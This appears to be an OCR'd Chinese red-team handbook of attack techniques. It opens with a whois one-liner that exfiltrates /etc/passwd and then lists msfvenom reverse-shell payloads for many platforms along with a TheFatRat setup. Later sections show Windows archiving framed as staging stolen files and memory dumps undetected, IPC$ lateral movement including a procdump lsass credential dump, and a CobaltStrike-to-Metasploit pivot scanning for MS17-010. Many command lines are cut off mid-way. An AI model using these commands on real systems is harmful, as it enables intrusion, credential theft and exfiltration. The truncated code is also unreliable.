
- 传输机：

root@john:~# whois -h 127.0.0.1 -p 4444 `cat /etc/passwd | base64`

- 接受机：

root@john:/tmp# nc -l -v -p 4444 | sed "s/ //g" | base64 -d





优点：适用于隐蔽传输。最小化被发现。

缺点：适用于传输小文件。

后者的话：whois是否同样适用于payload的反弹，是一个非常有趣的实验。

msfvenom常用生成payload命令

msfvenom常用生成payload命令

windows:

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=攻击
```

mac:

```
msfvenom -a x86 --platform osx -p osx/x86/shell_reverse_tcp LHOST=攻击机IP LPORT=
```

android:

```
//需要签名
msfvenom -a x86 --platform Android -p android/meterpreter/reverse_tcp LHOST=攻击
```

powershell:

```
msfvenom -a x86 --platform Windows -p windows/powershell_reverse_tcp LHOST=攻击机
```

linux:

```
msfvenom -a x86 --platform Linux -p linux/x86/meterpreter/reverse_tcp LHOST=攻击
```

php:

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port

cat shell.php | pbcopy && echo '<?php ' | tr -d '
' > shell.php && pbpaste >> shell.php
```

aspx:

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=攻击
```

jsp:

```
msfvenom --platform java -p java/jsp_shell_reverse_tcp LHOST=攻击机IP LPORT=攻击机
```

war:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f raw -o pa
```

nodejs:

```
msfvenom -p nodejs/shell_reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f raw -o pay
```

python:

```
msfvenom -p python/meterpreter/reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f raw
```

perl:

```
msfvenom -p cmd/unix/reverse_perl LHOST=攻击机IP LPORT=攻击机端口 -f raw -o payloa
```

ruby:

```
msfvenom -p ruby/shell_reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f raw -o paylo
```

lua:

```
msfvenom -p cmd/unix/reverse_lua LHOST=攻击机IP LPORT=攻击机端口 -f raw -o payload
```

windows shellcode:

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=攻击
```

linux shellcode:

```
msfvenom -a x86 --platform Linux -p linux/x86/meterpreter/reverse_tcp LHOST=攻击
```

mac shellcode:

```
msfvenom -a x86 --platform osx -p osx/x86/shell_reverse_tcp LHOST=攻击机IP LPORT=
```

便捷化payload生成：

项目地址：https://github.com/Screetsec/TheFatRat

```
root@John:~/Desktop# git clone https://github.com/Screetsec/TheFatRat.git
```

//设置时需要挂墙

```
root@John:~/Desktop# git clone https://github.com/Screetsec/TheFatRat.git
Cloning into 'TheFatRat'...
remote: Counting objects: 13531, done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 13531 (delta 0), reused 0 (delta 0), pack-reused 13528
Receiving objects: 100% (13531/13531), 281.75 MiB | 246.00 KiB/s, done.
Resolving deltas: 100% (4971/4971), done.
Checking out files: 100% (9891/9891), done.
```

```
root@John:~/Desktop/TheFatRat# chmod +x fatrat
root@John:~/Desktop/TheFatRat# chmod +x powerfull.sh
```

```
root@John:~/Desktop/TheFatRat# chmod +x setup.sh
root@John:~/Desktop/TheFatRat# ./setup.sh
```

```
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  osslsigncode python-capstone
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1561 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be REMOVED:
  osslsigncode python-capstone
0 upgraded, 0 newly installed, 2 to remove and 1561 not upgraded.
After this operation, 299 kB disk space will be freed.
(Reading database ... 358213 files and directories currently installed.)
Removing osslsigncode (1.7.1-2) ...
Removing python-capstone (3.0.4-3) ...
```

```
===============================================================================
|    Create Payload with msfvenom ( must install msfvenom )                   |
===============================================================================
 ___________
|           |======[***
|  MSFVENOM  \
|_____________\_______
|==[v1.2 >]============\
|______________________\
\(@)(@)(@)(@)(@)(@)(@)/
*********************

===============================================================================
|                              Created by  Edo Maland  ( Screetsec )          |
===============================================================================

      [1]  LINUX >> FatRat.elf
      [2]  WINDOWS >> FatRat.exe
      [3]  ANDROID >> FatRat.apk
      [4]  MAC >> FatRat.macho
      [5]  PHP >> FatRat.php
      [6]  ASP >> FatRat.asp
      [7]  JSP >> FatRat.jsp
      [8]  WAR >> FatRat.war
      [9]  Python >> FatRat.py
      [10] Bash >> FatRat.sh
      [11] Perl >> FatRat.pl
      [12] Back to Menu

Creator$FATRAT:>>
```

附录：

```
中文使用说明:

Options:

    -p, --payload         <payload>     使用指定的payload

        --payload-options               列出该payload参数

    -l, --list            [type]        列出所有的payloads

    -n, --nopsled         <length>      为payload指定一个 nopsled 长度

    -f, --format          <format>      指定payload生成格式

        --help-formats                  查看所有支持格式

    -e, --encoder         <encoder>     使用编码器

    -a, --arch            <arch>        指定payload构架

        --platform        <platform>    指定payload平台

        --help-platforms                显示支持的平台

    -s, --space           <length>      设定payload攻击荷载的最大长度

        --encoder-space <length>        The maximum size of the encoded payload (de

    -b, --bad-chars       <list>        指定bad-chars 如: 'x00xff'

    -i, --iterations      <count>       指定编码次数

    -c, --add-code        <path>        指定个win32 shellcode 文件

    -x, --template        <path>        指定一个 executable 文件作为模板

    -k, --keep                          payload自动分离并注入到新的进程

    -o, --out             <path>        存放生成的payload

    -v, --var-name        <name>        指定自定义变量

        --smallest                      Generate the smallest possible payload

    -h, --help                          显示帮助文件
```

windows环境压缩文件&文件夹命令合集

前言

在渗透测试、红队评估、护网等项目中，通常会打包一些目标主机上的信息文件(进行信息收集)、内存dump文件(明文密码获取等)、网站代码(代码审计)、数据库备份文件(信息收集、非脱库)等，如果这些文件比较大，直接下载一方面可能会长时间占用目标主机大量带宽，造成目标业务受影响，另一方面可能会触发目标方安全检测设备报警，所以需要把文件压缩后再进行下载；或如果需要下载的文件较多，不可能一个个点击下载，所以需要打包后统一下载。　　本篇文章会介绍几种常用的windows打包、压缩文件&文件夹的方法。

压缩工具winrar

winrar(https://www.rarlab.com/)由win.rar GmbH开发并发行，现已正式向国内个人用户免费使用。　　winrar的官方命令解释如下。压缩、解压都可以用一个exe完成。

```
RAR
用法:     rar <command> -<switch 1> -<switch N> <archive> <files...>
               <@listfiles...> <path_to_extract\>

<Commands>
  a              添加文件到压缩文档
  c              添加添加压缩文档注释
  ch             更改压缩文档参数
  cw             写入压缩文档注释到文件
  d              从压缩文档删除文件
  e              提取文件不带压缩路径
  f              刷新压缩文档中的文件
  i[par]=<str>   在压缩文档里查找字符串
  k              锁定压缩文档
  l[t[a],b]      列出压缩文档内容 [technical[all], bare]
  m[f]           移动到压缩文档 [仅文件]
  p              打印文件到 stdout
  r              修复压缩文档
  rc             重新构建丢失的卷
  rn             重命名归档的文件
  rr[N]          添加数据恢复记录
  rv[N]          创建恢复卷
  s[name|-]      转换压缩文档到或从 SFX
  t              测试压缩文档的文件
  u              更新压缩文档中的文件
  v[t[a],b]      详细列出压缩文档的内容 [technical[all],bare]
  x              解压文件带完整路径

<Switches>
  -              停止参数扫描
  @[+]           禁用 [enable] 文件列表
  ac             压缩或解压后清除压缩文档属性
  ad             扩展压缩文档名称到目标路径
  ag[format]     使用当前日期生成压缩文档名称
  ai             忽略文件属性
  ao             添加文件带有压缩文档属性集
  ap<path>       设置压缩文档内部的路径
  as             同步压缩文档内容
  c-             禁用内容显示
  cfg-           禁用读取配置
  cl             转换名称为小写
  cu             转换名称为大写
  df             压缩后删除文件
  dh             打开共享的文件
  dr             删除文件到回收站
  ds             为固实压缩禁用名称排序
  dw             压缩后删除文件
  e[+]<attr>     设置文件排除和包含属性
```

```
ed              不要添加空目录
en              不要放置 'end of archive' 块
ep              从名称里排除路径
ep1             从名称里排除根目录
ep2             扩展路径为完整路径
ep3             扩展路径为完整路径包括驱动器盘符
f               刷新文件
hp[password]    加密文件数据及文件头
ht[b|c]         设置哈希类型 [BLAKE2,CRC32] 用于文件校验和
id[c,d,p,q]     禁用消息
ieml[addr]      通过电邮发送压缩文档
ierr            发送所有压缩文档到 stderr
ilog[name]      记录错误日志到文件
inul            禁用所有消息
ioff[n]         完成一个操作后关闭电脑
isnd[-]         控制通知声音
iver            仅显示版本号
k               锁定压缩文档
kb              保留损坏的已解压文件
log[f][=name]   将名称写入日志文件
m<0..5>         设置压缩等级 (0-store...3-default...5-maximal)
ma[4|5]         指定压缩格式的版本
mc<par>         设置高级压缩参数
md<n>[k,m,g]    词典大小单位为 KB, MB 或 GB
ms[ext;ext]     指定要存储的文件类型
mt<threads>     设置线程数
n<file>         额外管理器包含文件
n@              从 stdin 读取额外的过滤器掩码
n@<list>        从列表文件读取额外的过滤器掩码
o[+|-]          设置覆盖模式
oc              设置 NTFS 压缩属性
oh              保存硬链接为链接而不是文件
oi[0-4][:min]   将相同的文件保存为参考
ol[a]           将符号链接处理为链接 [absolute paths]
oni             允许潜在的不兼容名称
or              自动重命名文件
os              保存 NTFS 流
ow              保存或恢复文件拥有者和组
p[password]     设置密码
p-              不要查询密码
qo[-|+]         添加快速打开信息 [none|force]
r               递归子目录
r-              禁用递归
r0              递归子目录仅用于通配符名称
ri<P>[:<S>]     设置优先级 (0-默认,1-最小.15-最大) 和休眠时间单位为 ms
rr[N]           添加数据恢复记录
rv[N]           创建恢复卷
s[<N>,v[-],e]   创建固实压缩文档
```

```
s-              禁用固实压缩文档
sc<chr>[obj]    指定字符集
sfx[name]       创建 SFX 压缩文档
si[name]        从标准输入读取数据 (stdin)
sl<size>        处理小于指定大小的文件
sm<size>        处理大于指定大小的文件
t               压缩后测试
ta[mcao]<d>     处理那些在日期 <d> YYYYMMDDHHMMSS 之后修改过的文件
tb[mcao]<d>     处理那些在日期 <d> YYYYMMDDHHMMSS 之前修改过的文件
tk              保留原来的压缩时间
tl              设置压缩时间为最近的文件
tn[mcao]<t>     处理那些时间比 <t> 更新的文件
to[mcao]<t>     处理那些时间比 <t> 更老的文件
ts[m,c,a]       保存或恢复文件时间（修改日期，创建日期，访问日期）
u               更新文件
v<size>[k,b]    创建卷大小为=<size>*1000 [*1024, *1]
vd              创建卷之前删除磁盘内容
ver[n]          文件版本控制
vn              使用旧式的卷命名规则
vp              每个卷之前暂停
w<path>         指定工作目录
x<file>         排除特定文件
x@             读取文件名以便从 stdin 排除
x@<list>        排除在特定列表文件里列出的文件
y               对所有问题回答是
z[file]         从文件读取压缩文档注释
```

实际使用情况，直接把winrar.exe上传至目标机即可，winrar大约400k。 常用压缩命令为

```
C:\RECYCLER\winrar.exe a -k -r -s -m5 tmp.rar srcdir
```

常用解压命令为

```
c:\RECYCLER\winrar.exe x -t -o -p d:\web.rar d:\desdir
desdir文件夹需存在
```

或者压缩文件夹时，需排除某些文件夹，不压缩上面-x后面的文件夹内文件，文件夹名有空格需用双引号引起来，命令如下

```
win.exe a -k -r -s -m5 -x*desdir\excludedir1\* -x*desdir\"excludedir2 new"\* -x*
```

压缩工具7za

7zip(https://www.7-zip.org)，7za.exe压缩命令支持windows通配符*、?。 官方使用命令如下

```
Usage: 7za <command> [<switches>...] <archive_name> [<file_names>...]
       [<@listfiles...>]

<Commands>
  a: Add files to archive
  b: Benchmark
  d: Delete files from archive
  e: Extract files from archive (without using directory names)
  l: List contents of archive
  t: Test integrity of archive
  u: Update files to archive
  x: eXtract files with full paths
<Switches>
  -ai[r[-|0]]{@listfile|!wildcard}: Include archives
  -ax[r[-|0]]{@listfile|!wildcard}: eXclude archives
  -bd: Disable percentage indicator
  -i[r[-|0]]{@listfile|!wildcard}: Include filenames
  -m{Parameters}: set compression Method
  -o{Directory}: set Output directory
  -p{Password}: set Password
  -r[-|0]: Recurse subdirectories
  -scs{UTF-8 | WIN | DOS}: set charset for list files
  -sfx[{name}]: Create SFX archive
  -si[{name}]: read data from stdin
  -slt: show technical information for l (List) command
  -so: write data to stdout
  -ssc[-]: set sensitive case mode
  -ssw: compress shared files
  -t{Type}: Set type of archive
  -v{Size}[b|k|m|g]: Create volumes
  -u[-][p#][q#][r#][x#][y#][z#][!newArchiveName]: Update options
  -w[{path}]: assign Work directory. Empty path means a temporary directory
  -x[r[-|0]]{@listfile|!wildcard}: eXclude filenames
  -y: assume Yes on all queries
```

7za常用命令　查看压缩文件内容(如判断目标机上压缩文件是否有价值)

```
7za l target.zip
```

常用压缩命令如下　按照默认压缩类型进行压缩，7za会自动遍历所压缩文件夹内的子文件、子文件夹，默认压缩类型为7z即参数 `-a -t7z` ，其中-mx9为7z模式中Ultra compressing。

```
7za  a  -mx=9 archive1.zip test
```

7z模式压缩等级如下表。 | Level | Description| | --- | --- | | 0 | No compression.| | 1 | Fastest compressing | | 3 | Fast compressing| | 5 | Normal compressing | | 7 | Maximum compressing| | 9 | Ultra compressing |

如果需要使用其他压缩类型，如zip。

```
7za  a -tzip archive1.zip test
```

常用解压缩命令如下，tool文件夹7za自动创建。

```
7za x  tmp.7z c:\windows\temp\tool
```

或者压缩文件、文件夹时，需排除某些文件夹，不压缩上面-x后面的文件夹内文件，文件夹名有空格需用双引号引起来，命令如下

排除文件

```
7za  a archive1.zip test -x!treeNMS-1.7.4.zip
```

排除文件夹

```
7za  a archive1.zip test -xr!serverbak
```

使用windows自带压缩文件命令

makecab压缩文件命令

makecab可压缩单个文件或多个文件，但无法压缩文件夹 压缩单个文件命令为

```
makecab 1.txt 1.zip
```

压缩多个文件需把要压缩的文件名放入一个文本文件中。 遍历文件夹下所有文件bat脚本如下。

```
@echo off
set work_path=D:\安恒\gitbook\压缩测试
D:
cd %work_path%
for /R %%s in (,*) do (
echo "%%s"
)
pause
```

如file.txt，内容为

```
"D:\安恒\gitbook\压缩测试\test\handshake_00_F0-B4-29-58-A2-40_2018-07-14T15-16-38.
"D:\安恒\gitbook\压缩测试\test\iNode Client.7z"
```

采用mszip类型压缩，压缩比例21(最大)，单个文件最大10G(所压缩文件小于10G时只产生一个文件，不分包)，保存目录为dd*(压缩文件小于10G，只产生dd1一个文件夹)，保存文件名为test.cab(压缩文件小于10G，只产生test1.cab一个文件夹)

```
makecab /f file.txt /d compressiontype=mszip /d compressionmemory=21 /d maxdisks
```

expand解压缩命令

解压缩test1.cab至c:\windows\temp\tool目录，tool目录必须存在

```
expand D:\安恒\gitbook\压缩测试\dd1\test1.cab -f:* c:\windows\temp\tool
```

zip.vbs

windows文件管理器自带压缩、解压缩功能(zipped)，属于explorer的功能，无法命令行调用，具体介绍传送门(https://filext.com/faq/compressed_zip_folder.html)，此处zip.vbs为调用COM接口从而调用自带的explorer zip。

zip.vbs内容为

```
' Get command-line arguments.
Set objArgs = WScript.Arguments
Set FS = CreateObject("Scripting.FileSystemObject")
InputFolder = FS.GetAbsolutePathName(objArgs(0))
ZipFile = FS.GetAbsolutePathName(objArgs(1))

' Create an empty ZIP file.
CreateObject("Scripting.FileSystemObject").CreateTextFile(ZipFile, True).Write "

Set objShell = CreateObject("Shell.Application")

Set source = objShell.NameSpace(InputFolder).Items

objShell.NameSpace(ZipFile).CopyHere(source)

' Required to let the ZIP command execute
' If this script randomly fails or the ZIP file is not complete,
' just increase to more than 2 seconds
wScript.Sleep 2000
```

压缩文件命令为

```
CScript  zip.vbs  C:\test  C:\target.zip
```

powershell压缩文件夹

使用powershell压缩文件、文件夹　命令如下

```
powershell Compress-Archive -Path D:\安恒\gitbook\压缩测试\test -DestinationPath D
```

Windows net 命令集使用

net use

功能：连接计算机或断开计算机与共享资源的连接，或显示计算机的连接信息。

该命令也控制永久网络连接。 简介：建立ipc连接以后，就可以访问目标机器的文件（上传、下载），也可以在目标机器上运行命令。上传和下载文件直接通过copy命令就可以，不过路径换成UNC路径。何为UNC路径？简单来讲以\开头的路径就是UNC路径，比如\192.168.1.2\c$\boot.ini。如果要从本地当前目录上传1.bat到192.168.1.2机器C盘根目录下，那么命令就是copy 1.bat \192.168.1.2\C $\, 反之就是下载。dir、copy、xcopy、move、type的参数都可以使用UNC路径。

指令：

```
net use \\IPAddress /user:domain\username password                建立连接

net use                                  查看网络连接列表

net use \\ip                             建立空连接，空账号密码连接

net use \\ip /u:username password

net use \\ip\ipc$ pawword /user:username           建立IPC会话

net use \\172.16.16.2\IPC$ "k78m90" /user:admintitrator                         仮

net use \\172.16.16.2\IPC$ "k78m90" /user:aABIMAQ\Administrator          例子2（域）

net use * /del /yes                                       删除全部连接

Net use f: \\GHQ\TEMP                              将\\GHQ\TEMP目录建立为F盘

Net use f: \GHQ\TEMP /delete             断开连接

net use f: /de /y

net share          查看SMB指向的路径[即共享]
```

指令+UNC路径

- dir + UNC路径 ```cmd C:\Users\user>dir \x.x.x.x\C$ 硬盘 \x.x.x.x\C$ 中的磁碟沒有標籤。 硬盘序號: xxxx-xxx \x.x.x.x\C$ 的目錄

2005/11/03 下午 03:38

wmpub 3 個檔案 94,720 位元組 10 個目錄 25,244,045,312 位元組可用

copy 1.bat \x.x.x.x\C$ 将本地的1.bat文件上传到x.x.x.x机子的C盘目录下
C:\Users\user\Desktop>copy 1.bat \x.x.x.x\C$

C:\Users\user\Desktop>dir \x.x.x.x\C$ 硬盘 \x.x.x.x\C$ 中的磁碟沒有標籤。 硬盘序號: xxxx-xxxx
\x.x.x.x\C$ 的目錄 2018/06/29 下午 11:40

1 2018/06/29 下午 10:48 79 1.bat

copy \x.x.x.x\C$\1.bat c:\ 将目标机子C盘下的1.bat下载到本地C盘目录下
C:\Users\user\Desktop>copy \x.x.x.x\C$\1.bat C:\ 複製了 1 個檔案。

```
- type + UNC路径 查看目标机子的文件

```cmd

C:\Users\user\Desktop>type \\x\.x\.x\.x\C$\1.bat
@echo off
C:\1\procdump.exe -accepteula -ma lsass.exe %COMPUTERNAME%_lsass.dmp
```

如果磁盘映射不出来，只能在菜刀里查看。那么可以用命令dir /s /A >> c:\temp\file.txt将当前目录下的所有目录和文件输出到file.txt文件里。然后在file.txt文件里分析自己想要的内容。

net use 硬盘挂载

将目标机器c盘挂载到本地z盘

```
net use z: \\IP\c$
```

net use错误代码

- 错误号5，拒绝访问：很可能你使用的用户不是管理员权限的，先提升权限；
- 错误号51，Windows无法找到网络路径：网络有问题；
- 错误号53，找不到网络路径：ip地址错误；目标未开机；目标lanmanserver服务未启动；目标有防火墙（端口过滤）；
- 错误号67，找不到网络名：你的lanmanworkstation服务未启动或者目标删除了ipc$;
- 错误号1219，提供的凭据与已存在的凭据集冲突：你已经和对方建立了一个ipc$，请删除再连；
- 错误号1326，未知的用户名或错误密码：原因很明显了；
- 错误号1792，试图登录，但是网络登录服务没有启动：目标NetLogon服务未启动；
- 错误号2242，此用户的密码已经过期：目标有帐号策略，强制定期要求更改密码
```

net group

作用：在域中添加、显示或更改全局组。

```
net group “domain admins” /domain                    获取域管理员列表
net group "domain controllers" /domain  查看域控制器(如果有多台)
net group /domain                       查询域里面的工作组
```

net group命令展示截图

```
C:\WINDOWS\system32>net group "domain admins" /domain
net group "domain admins" /domain
群組名稱     Domain Admins
註解         指定的網域系統管理員

成員

-------------------------------------------------------------
Administrator            XXXXX1
命令執行成功。

C:\WINDOWS\system32>net group "domain controllers" /domain
net group "domain controllers" /domain
群組名稱     Domain Controllers
註解         在網域所有的網域控制站

成員

-------------------------------------------------------------
XXXX2$
命令執行成功。


C:\WINDOWS\system32>net group /domain
net group /domain

\\ 的群組帳戶

-------------------------------------------------------------
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Group Policy Creator Owners
*KLAdmins
*KLOperators
*Schema Admins
命令執行完畢，但發生一或多個錯誤。
```

net localgroup

功能：添加、显示或更改本地组

```
net localhroup administrators                                   本机管理员[通常含有域
net localgroup administrators /domain                           登录本机的域管理员
net localgroup administrators workgroup\user /add               域用户添加到本机
```

net localgroup命令展示截图

```
C:\WINDOWS\system32>net localgroup administrators /domain
net localgroup administrators /domain
別名       administrators
註解       Administrators 可以完全不受限制地存取電腦/網域

成員

-------------------------------------------------------------------------------
Administrator
```

```
PS                                      net localgroup
                 的别名

-------------------------------------------------------------------------------
*__vmware__
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
*System Managed Accounts Group
*Users
命令成功完成。

PS                                      > net localgroup administrators
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权

成员

-------------------------------------------------------------------------------
Administrator

命令成功完成。

PS                                      > net localgroup users
别名     users
注释     防止用户进行有意或无意的系统范围的更改，但是可以运行大部分应用程序

成员

-------------------------------------------------------------------------------
NT AUTHORITY\Authenticated Users
NT AUTHORITY\INTERACTIVE
命令成功完成。
```

net view

作用：显示域列表、计算机列表或指定计算机的共享资源列表。

```
net view                查看同一域内机器列表

net view \\ip           查看某IP共享

net view \\GHQ          查看GHQ计算机的共享资源列表。

net view /domain        查看内网存在多少个域

net view /domain:XYZ    查看XYZ域中的机器列表。
```

有时候net view无法列出计算机列表，可以使用arp -a查看通信的内网IP

net view命令展示截图

net view目标不在域内 因为不在域内，所以报错

```
C:\Users\user\Desktop\域渗透工具>net view
系統發生 53 錯誤。

找不到網路路徑。

前提要先net use XXX.XXX.XXX.XXX建立空连接，如果net view \XXX.XXX.XXX.XXX不报错，说明该

C:\Users\user>net view \\XXX.XXX.XXX.XXX
共用資源在 \\XXX.XXX.XXX.XXX

共用名稱   類型   使用方式   註解

----------------------------------------
NETLOGON   Disk                登入伺服器共用
SYSVOL     Disk                登入伺服器共用
命令已經成功完成。

net view目标在域内
C:\WINDOWS\system32>net view
伺服器名稱                說明

--------------------------------------------
\\servername
命令執行成功。


C:\WINDOWS\system32>net view /domain
Domain

--------------------------------------------
XXX1
XXX2SERVER
SERVER
XXXXXXX3
WORKGROUP
命令執行成功。


C:\WINDOWS\system32>net view /domain:XXXXXXX3
伺服器名稱                說明

--------------------------------------------
\\Servername
命令執行成功。


C:\WINDOWS\system32>net view /domain:XXX1
伺服器名稱                說明
```

```
-------------------------------------------------------------------------------
\\DC
\\Windows2008R2
命令執行成功。
```

net user

作用：添加或更改用户帐号或显示用户帐号信息。

```
net user                        查看本机上的用户帐号列表

net user Administrator                 查看本机用户Administrator的信息

net user /domain            显示所在域的用户名单

net user 域用户 /domain         获取某个域用户的详细信息

net user /domain user 12345678       修改域用户密码，需要域管理员权限
```

CobaltStrike与Metasploit实战联动

CobaltStrike基本功能与使用

前言

CobalStrike 与 Metasploit 均是渗透利器，各有所长。前者更适合做稳控平台，后者则更擅长内网各类探测搜集与漏洞利用。两者更需要灵活的联动，各自相互依托，从而提升渗透的效率。


内置Socks功能

通过Beacon内置的Socks功能在VPS上开启代理端口，打通目标内网通道，之后将本地Metasploit直接带入目标内网，进行横向渗透。


~~当然，也可以把代理设置在其他的工具上，不限于Proxychains、Proxifier等~~。

首先，到已控目标机的Beacon下将socks代理开启。

```
beacon > socks 1024 #端口根据VPS实际情况进行设置
```



点开菜单栏中的 `View > Proxy Pivots` ，复制代理连接到Metasploit中。



本地启动Metasploit，挂上代理，就可以对目标内网进行各种探测搜集。如 探测目标内网中存在MS17_010漏洞的主机，这也是内网拿主机权限利用方式之一。

```
msf5 > setg Proxies socks4/5:ip:port #让msf所有模块的流量都通过此代理走。(setg全局设置
msf5 > setg ReverseAllowProxy true #允许反向代理，通过socks反弹shell，建立双向通道。(拐
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 > set rhosts 192.168.144.0/24
msf5 > set threads 100 #内网渗透时线程不要太高!
msf5 > run
```


```
msf5 > setg Proxies socks4:149.28.    :1024
Proxies => socks4:149.28.    :1024
msf5 > setg ReverseAllowProxy true
ReverseAllowProxy => true
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(                    ) > set threads 100
threads => 100
msf5 auxiliary(                    ) > set rhosts 192.168.144.0/24
rhosts => 192.168.144.0/24
msf5 auxiliary(                    ) > run

[*] 192.168.144.0/24:445  - Scanned  36 of 256 hosts (14% complete)
[*] 192.168.144.0/24:445  - Scanned  92 of 256 hosts (35% complete)
[*] 192.168.144.0/24:445  - Scanned  99 of 256 hosts (38% complete)
[+] 192.168.144.138:445   - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[+] 192.168.144.155:445   - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 Service Pack 2 x86 (32-bit)
[*] 192.168.144.0/24:445  - Scanned 111 of 256 hosts (43% complete)
[*] 192.168.144.0/24:445  - Scanned 162 of 256 hosts (63% complete)
